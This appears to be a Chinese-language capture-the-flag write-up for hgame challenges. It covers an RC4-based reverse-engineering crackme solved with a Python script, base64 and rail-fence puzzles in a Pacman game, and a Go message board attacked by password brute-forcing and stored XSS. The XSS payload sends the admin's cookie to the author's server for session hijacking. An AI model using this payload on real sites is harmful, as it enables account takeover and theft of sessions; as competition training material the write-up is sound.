
逮着ctrl+X打开
__int64 sub_401876(){    _BYTE v1[256]; // [rsp+20h] [rbp-60h] BYREF    _BYTE v2[48]; // [rsp+120h] [rbp+A0h] BYREF    char v3[46]; // [rsp+150h] [rbp+D0h] BYREF    _BYTE v4[5]; // [rsp+17Eh] [rbp+FEh] BYREF    _BYTE v5[2]; // [rsp+183h] [rbp+103h] BYREF    char v6[8]; // [rsp+185h] [rbp+105h] BYREF    _BYTE v7[8]; // [rsp+18Dh] [rbp+10Dh] BYREF    char v8[7]; // [rsp+195h] [rbp+115h] BYREF    unsigned int v9; // [rsp+19Ch] [rbp+11Ch]    unsigned int v10; // [rsp+1A0h] [rbp+120h]    int v11; // [rsp+1A4h] [rbp+124h]    int v12; // [rsp+1A8h] [rbp+128h]    unsigned int v13; // [rsp+1ACh] [rbp+12Ch]
    sub_401C20();    strcpy(v8, "yekyek");    v4[0] = -51;    v4[1] = -113;    v4[2] = 37;    v4[3] = 61;    v4[4] = -31;    qmemcpy(v5, "QJ", sizeof(v5));    v2[0] = -8;    v2[1] = -43;    v2[2] = 98;    v2[3] = -49;    v2[4] = 67;    v2[5] = -70;    v2[6] = -62;    v2[7] = 35;    v2[8] = 21;    v2[9] = 74;    v2[10] = 81;    v2[11] = 16;    v2[12] = 39;    v2[13] = 16;    v2[14] = -79;    v2[15] = -49;    v2[16] = -60;    v2[17] = 9;    v2[18] = -2;    v2[19] = -29;    v2[20] = -97;    v2[21] = 73;    v2[22] = -121;    v2[23] = -22;    v2[24] = 89;    v2[25] = -62;    v2[26] = 7;    v2[27] = 59;    v2[28] = -87;    v2[29] = 17;    v2[30] = -63;    v2[31] = -68;    v2[32] = -3;    v2[33] = 75;    v2[34] = 87;    v2[35] = -60;    v2[36] = 126;    v2[37] = -48;    v2[38] = -86;    v2[39] = 10;    v13 = 6;    v12 = 7;    v11 = 40;    sub_403068(aPlzInputTheKey);    sub_403058("%s", v6);    sub_403048(v7, v6);    v10 = 7;    sub_401550(v8, v13, v1);    sub_40163E(v6, v10, v1);    if ( (unsigned int)sub_403078(v6, v4, v12) )    {        sub_403060(aKeyIsWrong);    }    else    {        sub_403068(aPlzInputTheFla);        sub_403058("%s", v3);        v9 = 40;        sub_401550(v7, v10, v1);        sub_40175A(v3, v9, v1);        if ( (unsigned int)sub_403078(v3, v2, v11) )            sub_403060(aWrongPlzTryAga);        else            sub_403060(aCongratulate);    }    return 0LL;}
exp:
def rc4(key, length):    """    RC4 keystream generator.    key: list of integers (each 0-255)    length: number of keystream bytes to generate.    """    S = list(range(256))    j = 0    key_len = len(key)    # Key Scheduling Algorithm (KSA)    for i in range(256):        j = (j + S[i] + key[i % key_len]) % 256        S[i], S[j] = S[j], S[i]    i = 0    j = 0    stream = []    # Pseudo-Random Generation Algorithm (PRGA)    for _ in range(length):        i = (i + 1) % 256        j = (j + S[i]) % 256        S[i], S[j] = S[j], S[i]        stream.append(S[(S[i] + S[j]) % 256])    return stream
def main():    # Step 1: Compute RC4 keystream for the key "yekyek" (6 bytes) to process the user key.    fixed_key = b"yekyek"  # 6 bytes from v11 ("yekyek")    keystream = rc4(list(fixed_key), 7)
    # Step 2: The expected result (combining v7 and v8) is:    # v7: [-51, -113, 37, 61, -31] -> in unsigned: 205, 143, 37, 61, 225    # v8: "QJ" -> ascii: 81, 74    expected_processed = [205, 143, 37, 61, 225, 81, 74]
    # Step 3: Since sub_40163E is the RC4 PRGA XORing bytes,    # original user key can be computed as:    #   original_key = expected_processed XOR keystream    user_key = bytes([expected_processed[i] ^ keystream[i] for i in range(7)])    try:        user_key_str = user_key.decode('utf-8')    except UnicodeDecodeError:        user_key_str = user_key.hex()    print("Recovered user key (input key):", user_key_str)
    # Step 4: For flag decryption, the key is the copy of user key stored in v10.    # (We assume sub_403048 is a memcpy so that v10 == user_key.)    key_for_flag = list(user_key)  # List of integers; expected length 7.
    # The encrypted flag (40 bytes) are stored in v5:    encrypted_flag = [        248, 213, 98, 207, 67, 186, 194, 35, 21, 74,        81, 16, 39, 16, 177, 207, 196, 9, 254, 227,        159, 73, 135, 234, 89, 194, 7, 59, 169, 17,        193, 188, 253, 75, 87, 196, 126, 208, 170, 10    ]
    # Before decrypting the flag, the program reinitializes the RC4 state using the key from v10.    # We generate the RC4 keystream for a length equal to the flag length.    keystream_flag = rc4(key_for_flag, len(encrypted_flag))
    # The flag encryption subtracts the keystream mod 256 so we reverse it by adding.    flag_bytes = bytes([(encrypted_flag[i] + keystream_flag[i]) % 256 for i in range(len(encrypted_flag))])
    try:        flag_str = flag_bytes.decode('utf-8')    except UnicodeDecodeError:        flag_str = flag_bytes.hex()
    print("Decrypted flag:", flag_str)
if __name__ == '__main__':    main()
'''Recovered user key (input key): ecg4ab6Decrypted flag: hgame{Y0u'r3_re4l1y_g3t_0Ut_of_th3_upX!}'''
hgame{Y0u’r3_re4l1y_g3t_0Ut_of_th3_upX!}
Web
1.Level 24 Pacman
不安全 | 正在勘探中 | 实体数量已知
你来到了一处似曾相识的场景,但你想不起来这是什么。 你头疼欲裂,想要找到一个出口,却发现前路上只有无尽的光点,还有看起来像是结束乐队的四个小不点,向你缓缓走来.
你的目标是,在被他们抓住之前,收集一万枚金币,离开这个地方。 1. WASD或者上下左右均可以移动 2. SPACE键可以暂停游戏 3. 你有五次机会。在此之前,努力逃吧! 祝你好运,朋友。
在index.js里面
here is your gift:aGFlcGFpZW1rc3ByZXRnbXtydGNfYWVfZWZjfQ==
->haepaiemkspretgm{rtc_ae_efc}(base64)
->hgame{pratice_makes_perfect} (fence 2)
然后你就可以获得

here is your gift:aGFldTRlcGNhXzR0cmdte19yX2Ftbm1zZX0=
->haeu4epca_4trgm{_r_amnmse}
->hgame{u_4re_pacman_m4ster}
hgame{u_4re_pacman_m4ster}
2.Level 69 MysteryMessageBoard
在一个昏暗的空间里,存在着一块神秘的留言板,挂在虚拟墙壁上,仿佛可以窥见外界的光明。每一条信息都能带来不同的后果,但它们都被一个神秘的管理者所审视,这位管理者决定了谁能够通过这扇门,谁将永远被困在这片虚拟的牢笼中。
这块留言板被某种看不见的力量所控制,留言的内容似乎会触发某种仪式,每个输入的字符都充满了未知的能量。输入者的每一句话,都可能成为被审视的焦点,甚至引发一种奇异的变化,仿佛信息的力量能够改变现实,带着留言者穿越虚拟与真实的边界。
这块留言板上的秘密,正等待着被揭开
(容器内端口为8888)
题目给了源码
package main
import (    "context"    "fmt"    "github.com/chromedp/chromedp"    "github.com/gin-gonic/gin"    "github.com/gorilla/sessions"    "log"    "net/http"    "sync"    "time")
var (    store = sessions.NewCookieStore([]byte("fake_key"))    users = map[string]string{        "shallot": "fake_password",        "admin":   "fake_password"}    comments []string    flag     = "FLAG{this_is_a_fake_flag}"    lock     sync.Mutex)
func loginHandler(c *gin.Context) {    username := c.PostForm("username")    password := c.PostForm("password")    if storedPassword, ok := users[username]; ok && storedPassword == password {        session, _ := store.Get(c.Request, "session")        session.Values["username"] = username        session.Options = &sessions.Options{            Path:     "/",            MaxAge:   3600,            HttpOnly: false,            Secure:   false,        }        session.Save(c.Request, c.Writer)        c.String(http.StatusOK, "success")        return    }    log.Printf("Login failed for user: %s\n", username)    c.String(http.StatusUnauthorized, "error")}func logoutHandler(c *gin.Context) {    session, _ := store.Get(c.Request, "session")    delete(session.Values, "username")    session.Save(c.Request, c.Writer)    c.Redirect(http.StatusFound, "/login")}func indexHandler(c *gin.Context) {    session, _ := store.Get(c.Request, "session")    username, ok := session.Values["username"].(string)    if !ok {        log.Println("User not logged in, redirecting to login")        c.Redirect(http.StatusFound, "/login")        return    }    if c.Request.Method == http.MethodPost {        comment := c.PostForm("comment")        log.Printf("New comment submitted: %s\n", comment)        comments = append(comments, comment)    }    htmlContent := fmt.Sprintf(`<html>        <body>            <h1>留言板</h1>            <p>欢迎,%s,试着写点有意思的东西吧,admin才不会来看你!自恋的笨蛋!</p>            <form method="post">                <textarea name="comment" required></textarea><br>                <input type="submit" value="提交评论">            </form>            <h3>留言:</h3>            <ul>`, username)    for _, comment := range comments {        htmlContent += "<li>" + comment + "</li>"    }    htmlContent += `</ul>            <p><a href="/logout">退出</a></p>        </body>    </html>`    c.Data(http.StatusOK, "text/html; charset=utf-8", []byte(htmlContent))}func adminHandler(c *gin.Context) {    htmlContent := `<html><body>        <p>好吧好吧你都这么求我了~admin只好勉为其难的来看看你写了什么~才不是人家想看呢!</p>        </body></html>`    c.Data(http.StatusOK, "text/html; charset=utf-8", []byte(htmlContent))    //无头浏览器模拟登录admin,并以admin身份访问/路由    go func() {        lock.Lock()        defer lock.Unlock()        ctx, cancel := chromedp.NewContext(context.Background())        defer cancel()        ctx, _ = context.WithTimeout(ctx, 20*time.Second)        if err := chromedp.Run(ctx, myTasks()); err != nil {            log.Println("Chromedp error:", err)            return        }    }()}
// 无头浏览器操作func myTasks() chromedp.Tasks {    return chromedp.Tasks{        chromedp.Navigate("/login"),        chromedp.WaitVisible(`input[name="username"]`),        chromedp.SendKeys(`input[name="username"]`, "admin"),        chromedp.SendKeys(`input[name="password"]`, "fake_password"),        chromedp.Click(`input[type="submit"]`),        chromedp.Navigate("/"),        chromedp.Sleep(5 * time.Second),    }}
func flagHandler(c *gin.Context) {    log.Println("Handling flag request")    session, err := store.Get(c.Request, "session")    if err != nil {        c.String(http.StatusInternalServerError, "无法获取会话")        return    }    username, ok := session.Values["username"].(string)    if !ok || username != "admin" {        c.String(http.StatusForbidden, "只有admin才可以访问哦")        return    }    log.Println("Admin accessed the flag")    c.String(http.StatusOK, flag)}func main() {    r := gin.Default()    r.GET("/login", loginHandler)    r.POST("/login", loginHandler)    r.GET("/logout", logoutHandler)    r.GET("/", indexHandler)    r.GET("/admin", adminHandler)    r.GET("/flag", flagHandler)    log.Println("Server started at :8888")    log.Fatal(r.Run(":8888"))}
访问/flag需要admin权限
先试图登录wwl012345/PasswordDic: 渗透测试常用密码字典合集(持续更新)
使用这个里面的字典爆密码

看到这个888888的反应时间不同

于是username=shallot password=888888

看到留言框就想到xss,

可以看到里面包含了我们的cookie。那加上访问/admin可以模拟admin访问,xss的目标就是获取cookie
所以现在vps上python3 -m http.server 11451开了个http服务
然后xss的payload是
<script>document.write('<img src="http://服务器ip:11451/'+document.cookie+'"/>')</script>
提交评论之后访问/admin,然后就有cookie了

这边是服务器返回的cookie

抓一个自己访问/flag的包,然后改一下cookie就可以拿到flag了

hgame{W0w_y0u_5r4_9o0d_4t_xss}
3.Level 38475 角落
这里被称为“角落(The Corner)”,仿佛是某个庞大迷宫中被遗漏的碎片。
墙壁上挂着一块破旧的留言板,四周弥漫着昏暗的光线和低沉的回响。
据说,这块留言板是通往外界的唯一线索,但它隐藏着一个不为人知的秘密——留言板的管理者会查看留言板上的信息,并决定谁有资格离开。
这里的实体似乎对留言板有着特殊的兴趣,它们会不断地在留言板上留下奇怪的符号或重复的单词,仿佛在进行某种神秘的仪式。
或许,可以通过这些仪式借助管理者的力量离开。

访问了/robots.txt
然后继续访问了/app.conf
# Include by httpd.conf<Directory "/usr/local/apache2/app">    Options Indexes    AllowOverride None    Require all granted</Directory>
<Files "/usr/local/apache2/app/app.py">    Order Allow,Deny    Deny from all</Files>
RewriteEngine OnRewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"
ProxyPass "/app/" "http://127.0.0.1:5000/"能看到这个app.py不能访问
